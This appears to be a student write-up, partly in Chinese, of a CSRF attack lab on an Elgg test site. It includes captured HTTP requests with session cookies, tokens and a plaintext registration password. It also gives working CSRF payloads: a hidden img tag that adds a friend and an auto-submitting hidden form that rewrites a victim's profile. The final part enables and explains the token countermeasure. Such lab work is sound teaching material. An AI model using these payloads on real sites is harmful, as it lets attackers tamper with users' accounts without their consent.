
Cross-Site Request Forgery (CSRF) Attack Lab

Task 1: Observing HTTP Request


- GET方式，没有使用到变量



moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozill

```
Host: elgg.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

- POST方式


moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozill

POST https://elgg.org/action/register

```
Host: elgg.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://elgg.org/register/1623063860/c332475d98bb28ee4121ea7daf101812
Content-Type: application/x-www-form-urlencoded
Content-Length: 175
Cookie: Elgg=9v85t88p0jgkdoa9mt95cjtv82; __utma=240815063.165350553.1622111971.1622111971.1622111971.
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=I9bhG97mM6f5eXi2b58HWw&__elgg_ts=1623063925&friend_guid=&invitecode=&name=lelexia520&ema
```


包含变量

```
__elgg_token=I9bhG97mM6f5eXi2b58HWw&__elgg_ts=1623063925&friend_guid=&invitecode=&name=lelexia520&email=1696878586@qq.com&username=yuhoche&password=qwertyu&password2=qwertyu
```

Task 2: CSRF Attack using GET Request

1. 找到添加好友的url

用charlie账户登录并添加boby为好友，这样就能找到让alice触发加boby好友的url中的用户id。可知boby的id为43


moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozil

GET http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1622116156&__elgg_

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=apc5105uvjh4inqts6s7topcg0
Connection: keep-alive
```

```
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1622113516&__elgg_token=8Mo8SIlW52TRoq1hlzN-fg&__elgg_ts=1622113516&__elgg_token=8Mo8SIlW52TRoq1hlzN-fg
```


2.构造`<img>`标签

忽略token和ts参数，将标签放入攻击者的网页中

```
<html>
<body>
<h1>HTTP GET page</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1"/>
</body>
</html>
```

3.吸引受害者alice访问

alice在登录状态访问到了boby发过来的`www.csrflabattacker.com`的链接，会自动触发`<img>`标签的执行，并且由于受害者处于登录状态，所以在访问`<img>`标签中的地址时会携带上alice登录时的cookie，从而服务器会认为这是个合法请求，进而alice添加boby成功。



Messages

Inbox

Compose a message

Boby click this url
http://www.csrflabattacker.com/

2 minutes ago


All Site Activity

Alice is now a friend with Boby *just now*

Charlie is now a friend with Boby 25 minutes ago

Task 3: CSRF Attack using POST Request

1.构造恶意网站的代码


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won’t be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my
 Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' valu
e='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

2. 像任务3那样，给Alice发消息，让Alice在登录后点击触发

发送的地址

```
http://www.csrflabattacker.com/post.html
```

Alice登录再点击后



Alice

Brief description: Boby is my Hero

Question 1


可以从任务2中加好友的请求中获取，在向Alice发送加好友请求时，HTTP Headr Live会捕捉到好友的id，该id即为Alice的id

Question 2

不能实施攻击，因为要使得攻击成功必须获取当前登录人的GUID,而由于浏览器的同源策略，跨站的代码不能访问当前网站的Cookie,进而不能获知是谁点击了恶意链接，也就不能动态获取GUID。

Task 4: Implementing a countermeasure for Elgg

开启对抗手段




```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
        // return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
```

实施task3中的攻击

攻击失败，提示缺失ts和token



Sites for Labs

Account »

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Messages

Inbox

Compose a message

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Boby try it 2 hours ago
http://www.csrflabattacker.com/post.html

Alice
Boby is my Hero

Blogs

原因是在开启检查后，攻击者必须先获取秘密令牌的值及目标用户页面中内嵌的时间戳。但是浏览器的同源访问控制机制会阻止攻击者网页的js代码访问到目标用户页面的内容。

正常的请求应该是带token和ts的



POST http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 518
Cookie: Elgg=20r6p95gqk2e1qb4em7usf1jj2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=C4TDbIYHKS6Byj-JV8JJ5w&__elgg_ts=1622133882&name=Alice&description=<p>Boby is bad</p> &accesslevel[descriptior
```